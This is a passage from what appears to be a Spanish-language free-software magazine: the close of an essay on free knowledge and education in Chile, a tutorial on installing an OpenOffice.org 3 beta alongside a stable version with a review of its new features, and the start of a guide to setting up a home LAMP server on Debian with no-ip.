No quisiera terminar esta reflexión sin antes llevar a un ámbito puntual nuestro estudio. El Museo Interactivo Mirador (MIM) es una institución sin fines de lucro, dependiente de la Fundación Tiempos Nuevos, cuyo objetivo es acercar las ciencias, artes y tecnologías a niños, jóvenes y adultos. Aproximadamente, el 70% de los recursos del MIM son proporcionados anualmente por el Ministerio de Educación (MINEDUC), lo que se formaliza a través de un convenio de desempeño. Dentro de las principales líneas de trabajo se encuentran la exposición de exhibiciones, el recorrido pedagógico y la capacitación de profesores.

4 Crackear se refiere a permitir el uso de softwares comerciales de manera ilegal.

5 Letra de la canción Sabato de los Fabulosos Cadillacs en homenaje al libro sobre héroes y tumbas.

En la línea de exhibiciones nos encontramos con un museo de siglo XIX, con gran énfasis en los juegos mecánicos y electromecánicos. De las exhibiciones digitales encontramos tres modelos de diferente procedencia, pero de igual filosofía, el instrumento invisible fue diseñado por el Chileno Mirko Petrovich y se basa en tecnología Max/MSP. Robótica es la implementación de la nueva tecnología lego, y Recollection usa su propio software de código privativo y comercial. Estas tres exhibiciones -las única de tecnología de punta- comporten el mismo sesgo opresor. Las licencias para el conocimiento.

¿De que sirve incentivar el uso limitado del algo ajeno?

Lego por ejemplo ofrece su kit NXT y entrega un software con todo tipo de restricciones.

Mas allá del tema comercial, está en juego el sentido que hemos venido discutiendo. Imagine usted que algún colegio logre comprar dicho kit e implementarlo. Si tiene suerte - y nada falla- estará limitado por lo que el kit ofrece y dispone. Además se habrá contentado con solo implementarlo porque jamás tuvo acceso a su modificación y su conocimiento solo le servirá para dicho objeto.

Arduino (su par libre) al contrario, dispone en red los códigos, planos y fuentes de un sistema mucho mas poderoso que lego. Mas poderoso porque es la comunidad quién lo crea y recrea, acomodándolo a su gusto y necesidad.

Sin embargo su éxito radica en la cooperación y la confianza por lo que su funcionamiento depende de también de otros.

Es donde volvemos al principios.

¿Existe un activismo social consciente de dicho fenómeno? ¿Bastará con promover una ley para su funcionamiento?

A nosotros darle respuesta de dicha pregunta porque la libertad no se vive sino en carne propia, felizmente, pero el destino lo conforma la sociedad.

Conclusiones.

En síntesis hemos querido reconstruir la historia para evaluar nuestro destino. Como punto de partida ofrecimos el hito de la revolución francesa por su trascendencia y legado histórico en la cultura de texto. El traspaso de la cultura de texto causa la subsiguiente analfabetización latinoamericana. “La otra libertad” es un reflejo de la crisis de la identidad social y nuestra matriz autoritaria.

Nuestra mirada critica es para con la falta de asociatividad de nuestro país. Es en este contexto que reflexionamos sobre la inquietud del traspaso de la cultura de texto a la cultura digital. ¿Estamos realmente alfabetizados?¿Venceremos el estigma geográfico?

Postulamos la educación como garante de la libertad. El libre acceso al conocimiento. El pueblo en busca de su destino. El ser histórico. El hombre y la libertad.

Es irresponsable, habiendo analizado tan someramente el conflicto, proponer soluciones, mas compartiré mis opiniones.

Si bien existe una aversión a lo tecnológico, esto se debe a la forma autoritaria de implantación. No ha existo una educación que difunda los principios más básicos del proyecto; la libertad y la asociación. No obstante el mismo mundo digital a reformulado nuestra identidad por lo que nuevas generaciones se identifican con comunidades globales que responden a su propia ética. Inculcar en los niños el valor del libre conocimiento tiene que ser la tarea del gobierno y no imponer un sistema sin sentido.

En ningún momento quisiera sugerir que “el computador” sostenga una identidad, sino que la idea está en pensar globalmente pero actuar localmente. Soy un convencido que tenemos que reconciliarnos con nuestra identidad híbrida, antes de cualquier cosa, pero las comunicaciones son el medio para llevar a cabo una finalidad, la manifestación de la cultura. La educación Thelemita de Pantagruel parece un ideal utópico, mas representa el afán por la consagración del espíritu, entender el pasado para vivir el presente y proyectar el futuro.

“Ladran sancho, en señal de que avanzamos”

Bibliografía.

i Referencias en Vovelle, Michel: Introducción a la historia de la revolución francesa. Barcelona: Editorial Critica, 2000.

ii Œuvres complètes, Saint-Just, éd. Gallimard, coll. Folio histoire, 2004, partie II, chap.1 "De la nature de la constitution française", p. 378

iii Referencias en www.memoriachilena.cl.

iv Bengoa, José. La comunidad perdida. Ensayos sobre identidad y cultura: Los desafíos de la modernización en Chile. Ediciones Sur, Santiago, Chile, 1996.

v Hegel, Fenomenología del espíritu (Phänomenologie des Geistes, 1806).

vi Morandé, Pedro. Latinoamericanos: Hijos de un dialogo ritual. Creces 1990.

vii La aurora de Chile 1812 Tomo 1.: N° 1. Jueves, 13 de febrero, de 1812.

viii Citado en M. Picón-Salas, A Cultural History of Spanish America, op. Cit, p. 20.

ix Eduardo Mayobre. Introducción a América Latina a través de Jorge Guillermo Federico Hegel. CONCIENCIACTIVA21, número 18, octubre 2007.

x Eduardo Valenzuela y Carlos Cousiño. Sociabilidad y asociatividad: Un ensayo de sociología comparada (Estudios Públicos N° 77, 2000).

xi Eric Rolando Báez Bezama. Activismo social y difusión en el movimiento del software libre en Chile.

xii Referencias en http://2004.encuentrolinux.cl/presentaciones.php#werner.

xiii Articulo 10°, inciso 6° constitución política de la república de Chile



Saboreando OpenOffice.org 3

O de cómo instalar dos versiones de OpenOffice.org para descubrir las cosas interesantes de la más nueva sin romper nada de la anterior en el intento.

En este artículo mostraré cómo instalar una versión de desarrollo de OpenOffice.org versión 3 (de ahora en más OOo 3 o simplemente OOo) sin perturbar una instalación existente de una versión anterior, y mostraré algunas cosas de este nuevo desarrollo que estará disponible (con suerte) a fines de septiembre.

Instalación de una versión de desarrollo

Al momento de escribir esto estaba disponible la versión beta 2 de OOo 3.

Antes de continuar, y dado que estamos tratando de realizar una instalación que no “moleste” la versión estable de OOo que tengamos, algo autocontenido que podremos desinstalar simplemente borrando una carpeta cuando no lo necesitemos más o en el caso algo salga mal, debemos estar seguros de tener instalado en nuestro sistema el paquete rpm2cpio o de lo contrario no lograremos nuestro cometido. El lector deberá buscar con su administrador de paquetes para ver que este programa esté disponible (que generalmente es así).

Esta primera parte se basa en el siguiente artículo (en inglés): Run OOo versions parallel.

> ***NOTA**: La descripción que sigue utiliza rpm2cpio para trabajar sobre los paquetes rpm. En el artículo apenas citado se explica además un procedimiento análogo para trabajar sobre los archivos deb utilizando dpkg-deb. Siendo ambos métodos casi idénticos, explicaré solo uno de ellos.*

Desempaquetando todo

Para iniciar descargamos en una carpeta cualquiera (por ejemplo ~/Descargas/ooo/) el paquete con los rpm de la versión de desarrollo desde la página principal del programa.

Allí se procede a desempaquetar el archivo, ya sea con un simple click derecho para buscar la opción correspondiente o desde la línea de comando escribiendo

```
tar -zxvf OOo_3.0.0beta2_20080707_LinuxIntel_install_en-US.tar.gz
```

(si ustedes tienen otra versión, cambien lo que corresponda para tener el nombre correcto)

Esto nos deja con una carpeta con un nombre semejante al siguiente:

```
BEB300_m3_native_packed-1_en-US.9328
```

dentro de la cual se encuentra una carpeta llamada RPMS donde están todos los rpm de la instalación.



Nuestro objetivo es ahora “desempaquetar” la aplicación contenida en los rpm para así poder utilizarla sin necesidad de realizar una instalación completa en el sistema.

Moviéndonos al interior de esta carpeta RPMS, ya sea con nuestro administrador de archivos o desde la consola (la misma que hemos utilizado para descomprimir el archivo tar.gz) con

```
cd BEB300_m3_native_packed-1_en-US.9328/RPMS
```

debemos crear ahora una carpeta para descomprimir los paquetes rpm. Llamemos esa carpeta TEMP_ROOT. Nuevamente, podemos crear esta carpeta con un cómodo click derecho o desde la consola con

```
mkdir TEMP_ROOT
```

Para continuar nos toca entrar en esta carpeta, o bien usando el administrador de archivos o desde la consola con

```
cd TEMP_ROOT
```

Ahora comienza la diversión.

Si no la tenemos aún (a los que prefieren trabajar gráficamente aquí se les acaba la suerte), abramos una consola en el interior de la carpeta TEMP_ROOT y escribamos el siguiente comando:

```
for i in ../o*.rpm; do rpm2cpio $i | cpio -id; done
```

esto extraerá el contenido de los archivos rpm, dándonos una carpeta llamada opt que contendrá dos subcarpetas, openoffice.org y openoffice.org3, cada una de las cuales tendrá su propia fauna de subcarpetas en las cuales estarán distribuidos todos los ejecutables y los archivos de configuración del programa.

Ahora podemos mover la carpeta opt donde queramos, por ejemplo a ~/bin/OOo3B2/, ya sea arrastrando y soltando (o cortando y pegando) o desde la línea de comando con

```
mv opt ~/bin/OOo3B2
```

Ya pueden borrar todas las carpetas temporales que hemos hecho.

Cambiando la configuración del directorio de usuario

Antes de usar esta nueva “instalación” debemos cambiar algunas cosas para no arruinar el directorio utilizado por la versión estable de OOo que tengamos instalada. Para facilitar la “desinstalación” futura de esta versión de desarrollo, haremos que el programa busque su configuración en el mismo directorio donde está instalado, en modo tal que todo esté autocontenido. Para esto debemos editar el archivo bootstraprc que se encuentra en la carpeta opt/openoffice.org3/program/ con nuestro editor de texto favorito.

Pero antes de editar este archivo, necesitamos darle permisos de escritura. Lo podemos hacer cambiando los permisos del archivo ya sea desde sus propiedades accesibles con un click derecho sobre el mismo o desde la línea de comando con



```
chmod +w bootstraprc
```

Hecho esto, abramos el archivo y busquemos la línea que comienza con UserInstallation= ... y cambiemos el texto que sigue al signo “=” con $ORIGIN/.. (¡notar los dos puntos!)

El archivo bootstraprc debe quedar de esta forma:

```
[Bootstrap]
BaseInstallation=${OOO_BASE_DIR}
InstallMode=<installmode>
ProductKey=OpenOffice.org 3.0
UserInstallation=$ORIGIN/..
[ErrorReport]
ErrorReportPort=80
ErrorReportServer=report.services.openoffice.org
```

Ahora el directorio de usuario de la versión de desarrollo es diferente del directorio de usuario de la versión principal del programa por lo que ya estamos listos para utilizar OOo 3 sin peligro de arruinar nada.

Recuerden que ninguna asociación de archivos fue hecha, ni ninguna integración con el escritorio: si quieren abrir un archivo existente con el nuevo programa tendrán que lanzar primero OOo 3 y luego abrir el archivo desde el menú correspondiente.

Iniciando la aplicación

En el mismo directorio donde se encuentra el archivo bootstraprc, se encuentran una serie de scripts llamados swriter, sdraw, simpress, scalc... que abren Writer, Draw, Impress, Calc...

Qué hay de nuevo (y qué no)

Los lectores que estén esperando una revolución en la interfaz gráfica de OOo seguramente se verán desilusionados: salvo en Calc, donde la planilla se ve mejor que antes, a primera vista es difícil decidir si se trata de la versión 2.4 o de la 3.

Pero muchos y muy grandes cambios han sucedido “debajo del cofre”, por lo que el usuario paciente no se verá desilusionado (esto es, más allá de la interfaz gráfica...)



Velocidad y otras cosas

Una de las cosas que más se nota en la versión 3 es la velocidad del programa: la carga es mucho más rápida, incluso la selección de la máquina virtual java es mucho más ágil que con las versiones precedentes.


Entre los grandes cambios de infraestructura se encuentra el nuevo sistema de instalación de diccionarios y tesauros a través de extensiones, lo cual facilita mucho la vida a los usuarios finales... aunque no a los administradores.

En la carpeta


```
~/bin/OOo3B2/opt/openoffice.org3/share/extension/install
```

se encuentran los diccionarios de castellano (solo el ortográfico, no el de sinónimos), inglés y francés prontos para ser instalados. En el repositorio de extensiones hay algunos diccionarios más, pero no muchos: aún no ha terminado el proceso de “empaquetadura”.

El sistema de gestión de extensiones ha mejorado sensiblemente, copiando ideas del sistema de Firefox, como se puede ver en la siguiente imagen.




La versión 3 de OOo soporta los polémicos formatos xml de MSOffice, junto a muchos otros más.



Menos visible pero no menos importante, es el paso del formato de documentos ODF 1.1 al 1.2.

Writer

Al abrir un nuevo documento, los más atentos podrán ver que abajo a la derecha hay una nueva herramienta:




Esta nueva herramienta permite cambiar rápidamente la ampliación del documento, e incluso trabajar con dos páginas consecutivas simultáneamente en la misma ventana. Yo hubiera preferido trabajar simultáneamente con dos páginas *no* consecutivas (capítulo y apéndice correspondiente, por ejemplo), pero bueno, algo es algo...


Pero las dos nuevas características de destacar en Writer son las notas y las referencias cruzadas.

El sistema de notas ha dado un salto impresionante, convirtiéndose en algo no solo útil, sino también cómodo y agradable de utilizar tal y como se ve en la siguiente imagen.






Las referencias cruzadas son ahora mucho más simples de realizar: tanto los encabezados como los párrafos numerados son automáticamente considerados por el sistema de referencias y ya no es necesario “marcarlos” antes. De hecho, la posibilidad de realizar referencias cruzadas a elementos de una lista es algo completamente nuevo de esta versión.





Draw e Impress

Estos programas finalmente han ganado la posibilidad de utilizar tablas en forma nativa, tal y como puede verse en la siguiente imagen.




Otra cosa que han ganado es una función mejorada para recortar imágenes: ya no es necesario ir a través de menúes insertando manualmente la cantidad de décimas de milímetro que queremos cortar de cada parte ya que puede hacerse todo con el ratón en modo muy simple.

Una pista: pruebe a presionar Ctrl simultáneamente para tener mayor precisión.

Calc

La plantilla de cálculo de OOo 3 ha ganado muchas columnas: como se puede ver en la siguiente imagen se tienen ahora 1024, lo cual es mucho más de las 256 originales



El número de filas sigue limitado a 65536.

También se ha implementado un “resolvedor” (solver, en inglés) de ecuaciones que permite encontrar estimaciones de tendencias, por ejemplo, y el asistente para generar gráficos a partir de los datos ha aumentado sus capacidades enormemente.



Conclusión

Muchos cambios esperados (las referencias cruzadas y las notas en Writer, las tablas en Draw e Impress), muchos cambios inesperados (ver simultáneamente dos páginas consecutivas en Writer, el aspecto ligeramente mejorado de Calc), muchas promesas realizadas a mitad (las transiciones 3D en Impress, que están implementadas como una extensión que no se encuentra por ninguna parte) y muchos cambios que no se han producido (suavizado de gráficos vectoriales, mejoras en el editor de ecuaciones, soporte para fuentes otf, mejor integración con el escritorio, soporte multimedia...) dan una mezcla que deja un sabor extraño al probar esta nueva versión del programa.

Resulta increíble que go-oo, un “casi-fork” de OOo que comparte casi todo el código del programa soporte desde hace bastante tiempo el uso de gstreamer para la reproducción multimedia, mientras que la versión “oficial” de OOo sigue apegada al ridículamente arcaico y complicado “java media framework”. Además, go-oo utiliza los menúes nativos del escritorio sobre el cual está funcionando por lo que se integra más suavemente que la versión oficial, especialmente en kde.

Desde hace ya un tiempo las principales distribuciones de Linux distribuyen versiones modificadas de OOo (incluyendo, por ejemplo, el uso de gstreamer) y no la versión oficial: con Sun queriendo poseer el copyright de todo el código de OOo esto es comprensible ya que ningún programador independiente querrá “regalar” su trabajo a una empresa de las características de Sun, recibiendo a cambio solamente una promesa de que ese código quedará GPL por siempre jamás. De hecho, casi todos los programadores de OOo son empleados de Sun, situación ésta única en el mundo del software libre.

Este viaje en paralelo de OOo y sus derivados no podrá seguir eternamente. Durante el ciclo de vida de esta versión 3 de OOo sucederán seguramente muchas cosas, no todas ellas a nivel de código.

¿Es para preocuparse? Realmente no lo creo... al menos no en un futuro inmediato. Con empresas como Novell (a través de openSUSE), Red Hat (a través de Fedora), etc. utilizando versiones “mejoradas” de OOo podemos estar seguros de que los usuarios de Linux seguiremos disfrutando de un paquete de oficina de alta calidad en los años por venir.


Y sobre el futuro más lejano... lentamente, sin recursos y sin publicidad, koffice está creciendo: con ideas originales y una interfaz gráfica que no copia modelos anteriores tarde o temprano todas las aplicaciones de koffice alcanzarán la calidad que ya tiene krita (calidad descomunal que no deja de crecer en cada nueva versión) y allí el discurso sobre los paquetes de oficina en Linux será completamente diferente.

Solo queda esperar... o participar, que esa es justamente la belleza del software libre.

Por Ricardo Gabriel Berlasso

ricardo.berlasso@gmail.com





Crear tu servidor casero con no-ip.com e infinitum de Telmex con Debian Etch

Hola como están, esto me lo han pedido mucho, y es como hacer un servidor casero con tu equipo y un infinitum de telmex (México). primero que nada que es no-ip

"Ellos proporcionan tanto servicios gratis como de pago a clientes que usan direcciones de IP dinámicas.

Las direcciones de IP dinámicas son comunes sobre el cable residencial o cuentas dsl de banda ancha. El servicio gratuito permite a los usuarios tener entre un y cinco nombres sobre un nombre de dominio proporcionado por No ip.(misitio.no-ip.com)

Otro dato importante es la velocidad , si cuentas con 1 mega de descarga tendrás tan solo 128 kb de subida, que es esto?

Si tu te dispones a bajar algo de tu servidor desde Internet el servidor solo podrá subir a esos 128 kb ,y en cambio si por ftp tu subes algún archivo este subirá a 1 mega, es a la inversa o.O navegando tu en Internet es así

- Entrante:1024 kbps
- Saliente:128 kbps (por eso cuando subes un video a youtube tarda mucho o adjuntas algún archivo en tu mail)

primero que nada tenemos que instalar LAMP linux apache mysql php...

```
apt-get install apache2 php4 libapache2-mod-php4
apt-get install mysql-server mysql-client php5-mysql
apt-get install phpmyadmin
```

tenemos que agregar a el archivo de /etc/apache2/ports.conf

```
Listen 80
```

